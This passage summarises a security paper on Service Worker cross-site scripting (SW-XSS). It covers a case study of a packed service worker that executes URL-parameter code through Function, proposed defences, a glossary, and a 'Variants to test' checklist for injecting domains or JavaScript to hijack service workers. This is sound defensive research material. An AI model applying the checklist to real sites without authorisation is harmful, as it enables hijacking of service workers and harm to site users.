Case study. Another high-profile shopping website with approximately 40M monthly visits is the only vulnerable case involving direct code execution through the Function API rather than indirect execution through importScripts. Its service worker file is compressed and packed, making it hard to analyse both manually and automatically, yet SW-Scanner discovered the case despite the unpacking process. Figure 7 shows a screenshot of the vulnerable shopping website.
Starting at line 14, the service worker obtains its URL parameters and uses them to craft a URL object with its own origin at line 16. The crafted URL, stored as f, is passed into the function i(). Inside, the URL pattern is tested at line 3, but the test does not affect the attack: it simply checks whether the URL contains certain tags indicating that JavaScript code is specified in the parameters. From lines (6-9) the code is extracted from the parameters and returned at line 11, and it later gets executed at line 18. This happens before any event handler is registered, so an attacker can specify JavaScript code in the service worker's URL parameter to register her own event handlers and hijack the service worker.
Fix
The authors propose several defences, noting that the most natural solution is to properly check how parameters are used inside service workers.
- Restrict URL search parameters via the manifest. The Manifest used to have a serviceworker property telling the browser which service worker the developers intend to install. Although it has become obsolete, such a method could help mitigate SW-XSS because the intended URL search parameters can be specified as the service worker src property. A downside is that the Manifest file is usually static, so the web server may need to provide multiple versions if the parameters vary per visitor. The CSP worker-src directive is not a fix, because the path does not include the parameters.
- Use cookies, with isolation. The Cookie Store API, under active development, would allow cookie access to a service worker and let the web server communicate with it during installation. However, an attacker in the document context could still launch SW-XSS by manipulating a service worker's cookie, so the service worker's cookie should be isolated from the document's cookie, for example with an additional SWOnly flag that limits access from the document context while allowing the Cookie Store API from the service worker. This may require browsers to check the calling context of the cookie API, adding overhead.
- Limit script inclusion through importScripts. Web developers can use the CSP script-src directive in the service worker to specify which domain names can be imported inside the service worker context, preventing attackers from importing malicious cross-domain files. The paper notes two downsides; the text available ends while describing the first, so the second is not stated here.
Variants to test
- Parameter forwarded into register. Look for pages that read the URL and pass it to navigator.serviceWorker.register. A positive result is a service worker URL that carries your parameter value, visible through self.location inside the service worker.
- URL-type parameter reaching importScripts. Supply a domain as the parameter value and check whether the imported file's origin follows it. A positive result is a script fetched from your domain being executed in the service worker context, for example by registering a fetch listener.
- Hash-type parameter reaching importScripts. Four websites hashed a URL path used in importScripts. Try a hashed value that resolves to an attacker-controlled path and see whether the import target changes.
- Code-type parameter reaching Function or eval. Pass JavaScript in a parameter and check whether it executes before any event handler is registered. A positive result is your code adding a listener that the legitimate code does not override.
- Static-domain concatenation. A parameter that reaches importScripts but is concatenated to a static domain is not exploitable, as with
?target=production. Confirm whether the tainted value can change the origin before reporting. - Packed or obfuscated service workers. Unpack or deobfuscate the file and look for the same pattern after the unpacking stage; the case study shows a packed service worker with a direct Function sink.
- Stale service workers. Check archived copies of the service worker file over time. A long gap between updates, with no change to the file, extends how long a compromised worker would persist.
Glossary
- API: a named function a program can call to ask the browser or another system to do something.
- Babel: a JavaScript compiler, used here to check and lightly fix downloaded JavaScript files.
- Breakpoint: a marker in a developer tool that pauses a program at a chosen line so you can inspect what is happening.
- Chromium: the open-source browser that Google Chrome is built on.
- Cookie: a small piece of data a website stores in your browser and receives back on each request, often used to keep you logged in.
- CSP (Content Security Policy): a set of rules a website can send to the browser saying which sources of code and content are allowed.
- CSP3: the third version of the Content Security Policy specification.
- Cross-site scripting (XSS): a bug where a website runs attacker-controlled input as code in a victim's browser.
- DOM (Document Object Model): the live, editable representation of a web page inside the browser.
- DOM XSS: an XSS attack that happens entirely in the browser, with no server involvement.
- Dynamic analysis: analysing a program by running it and watching what it does.
- eval: a JavaScript function that executes a string as code.
- Event listener: a piece of code attached to an event (such as a network request) that runs when that event happens.
- fetch event: the event a service worker receives for each network request it can intercept.
- Function: a JavaScript constructor that turns a string into an executable function.
- Hash: a fixed-length value computed from some data, often used as a short identifier.
- Headless browser: a browser that runs without a visible window, controlled by a program.
- HTML: the language that describes the structure and text of a web page.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- iFrame: a small window embedded inside a page that shows another page.
- importScripts: the API a service worker uses to load and run additional JavaScript files.
- install (lifecycle): the step during which a new service worker is set up and its event handlers can be added.
- Iroh: an existing library for dynamic analysis and instrumentation.
- JavaScript: the programming language that runs in browsers and makes pages interactive.
- location: the part of the browser that holds the current address;
window.locationin a page,self.locationin a service worker. - Manifest: a file a website can provide describing how it should behave as an app.
- Obfuscation: deliberately making code hard to read, often to hinder analysis.
- OpenBugBounty: a platform where security bugs are reported and tracked.
- Origin: the combination of scheme, domain and port that identifies where a resource comes from; two resources with the same origin are same-origin.
- Packed: compressed or wrapped code that must be unpacked before it can run or be read.
- Phishing: tricking someone into entering sensitive information on a fake page.
- postMessage: an API for sending messages between different browser contexts.
- Puppeteer: a tool for controlling a headless browser from a program.
- Push notification: a message a website can show even when the site is not open.
- Register API:
navigator.serviceWorker.register, the function a website calls to install a service worker. - Responsible disclosure: telling the owners of a system about a bug privately before making it public.
- Sanitisation: checking or cleaning input before using it.
- Search parameters (query parameters): the extra pieces of information after a question mark in a URL.
- self.location: the service worker's view of its own address.
- Sensitive function: a function that can execute code or load code from elsewhere, and so must not receive unchecked input.
- Service worker: a background JavaScript program a website installs in the browser to handle offline use, notifications and network traffic.
- setInterval / setTimeout: JavaScript functions that run code after a delay or repeatedly.
- SimilarWeb: a service that estimates website visitor numbers.
- Stale: out of date; here, a service worker file that has not been updated for a long time.
- SW-Scanner: the authors' tool for finding SW-XSS automatically.
- SW-XSS: Service Worker based Cross-Site Scripting, the class of bug described in this paper.
- Symbolic execution: an analysis technique that explores all possible paths through a program without running every input.
- Taint sink: a place where untrusted data must not arrive unchecked.
- Taint source: the place where untrusted data enters a program.
- Taint tracking: following a piece of data through a program to see whether it reaches a dangerous place.
- Tranco: a public ranking of popular websites.
- URL: a web address.
- Wayback Machine: the Internet Archive's collection of historical copies of web pages and files.
- Web worker: JavaScript that runs on a background thread separate from the page.
- worker-src / script-src: CSP directives that say which sources of workers or scripts are allowed.
- XSS: see cross-site scripting.



